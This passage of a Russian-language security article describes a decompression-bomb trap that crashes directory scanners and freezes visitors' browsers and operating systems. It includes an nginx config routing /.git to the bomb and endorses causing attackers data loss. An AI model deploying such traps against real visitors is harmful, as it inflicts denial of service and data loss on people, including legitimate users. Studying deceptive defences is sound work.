
Как правило, обнаружив сайт, хакеры запускают инструменты, простукивающие его рабочий каталог на наличие потенциально интересных ресурсов. Например, хакер может сделать это популярным инструментом dirsearch.



Хакерский инструмент dirsearch аварийно завершает работу, исчерпав всю доступную память


Обычно хакерские инструменты наподобие dirsearch закидывают сайт десятками тысяч запросов. Но тут на первом же запросе еще на этапе калибровки сканер dirsearch исчерпал всю память и аварийно завершился. И произошло это через каких-то три-четыре секунды.

Сканер-фаззер wfuzz продержался почти столько же и тоже аварийно завершился, исчерпав всю память.



Хакерский инструмент wfuzz аварийно завершает работу, исчерпав всю доступную память


Его более новый аналог ffuf показывает такой же результат — падение через несколько секунд.



Хакерский инструмент ffuf аварийно завершает работу, исчерпав всю доступную память

В каждом из этих случаев мы имеем отказ в обслуживании одного процесса — программы, производящей разведку. Но велика вероятность, что, если хакер попадет в наш «ZIP-капкан», он ощутит и более негативные последствия...


В Linux существует уже упоминавшаяся проблема механизма OOM Killer, при которой утечка памяти приводит к сильному замедлению системы вплоть до зависания ОС. И подвержены ей главным образом браузеры. Так что если хакер попробует открыть наш сайт в браузере, то его ОС после утечки всей памяти и вовсе намертво зависнет, до полной перезагрузки системы.



Браузер исчерпывает всю доступную память и приводит к зависанию ОС хакера (курсор не двигается)

Повесив систему хакеру и, вероятно, вынудив его сделать жесткую перезагрузку, мы можем заставить его потерять какие-то несохраненные файлы.


Нередки случаи, когда хакеры натравливают на свои цели тяжелую артиллерию — коммерческие (обычно крякнутые) сканеры, такие как, например, Acunetix.



Коммерческий веб-сканер Acunetix аварийно завершает работу, исчерпав всю доступную память

Всего через минуту после того, как хакер натравил на нас сканер уязвимостей, вся оперативная память его ОС оказалась исчерпана, и система зависла на несколько минут. Разумеется, никаких результатов у такого сканирования не будет.

Как же можно применить это для защиты функционирующего сайта? Одним из простых решений, отлично подходящих для выделенных серверов на хостинге, может быть проксирование на ZIP-бомбу через nginx какого-нибудь неиспользуемого каталога сайта. Но такого, который точно будут искать хакеры. Давай взглянем на популярный пентестерский словарик.



```
~ » cat /opt/SecLists/Discovery/Web-Content/common.txt | grep / | head
.git/HEAD
.git/config
.git/index
.git/logs/
.svn/entries
.well-known/acme-challenge
.well-known/apple-app-site-association
.well-known/apple-developer-merchantid-domain-association
.well-known/ashrae
.well-known/assetlinks.json
```

Каталоги веб-сайта, которые непременно посетит хакер

Отличным выбором могут быть каталоги `.git` или `.svn`. Они вряд ли нужны твоему веб-приложению, а для любого хакера must-have заглянуть туда.

Добавляем в nginx-конфиге следующий каталог и перенаправляем его на ZIP-ловушку:

```
server {
  ...
  location /.git {
    proxy_pass http://localhost:8080;
  }
}
```

Легитимные пользователи такие каталоги вряд ли станут искать, а тот, кто станет, — будет проучен!

Говоря про защиту периметра компании, отметим, что коммерческие WAF, которые хорошо умеют выявлять факты вредоносной активности на сайте, поддерживают указание произвольной страницы заглушки с сообщением о блокировке. Эта страница — отличное место для размещения такой ZIP-бомбы.

Однако стоит помнить, что неаккуратное использование этого приема может привести к отказу в обслуживании ПО «мирных» пользователей и прочих потребителей контента твоих веб-приложений.

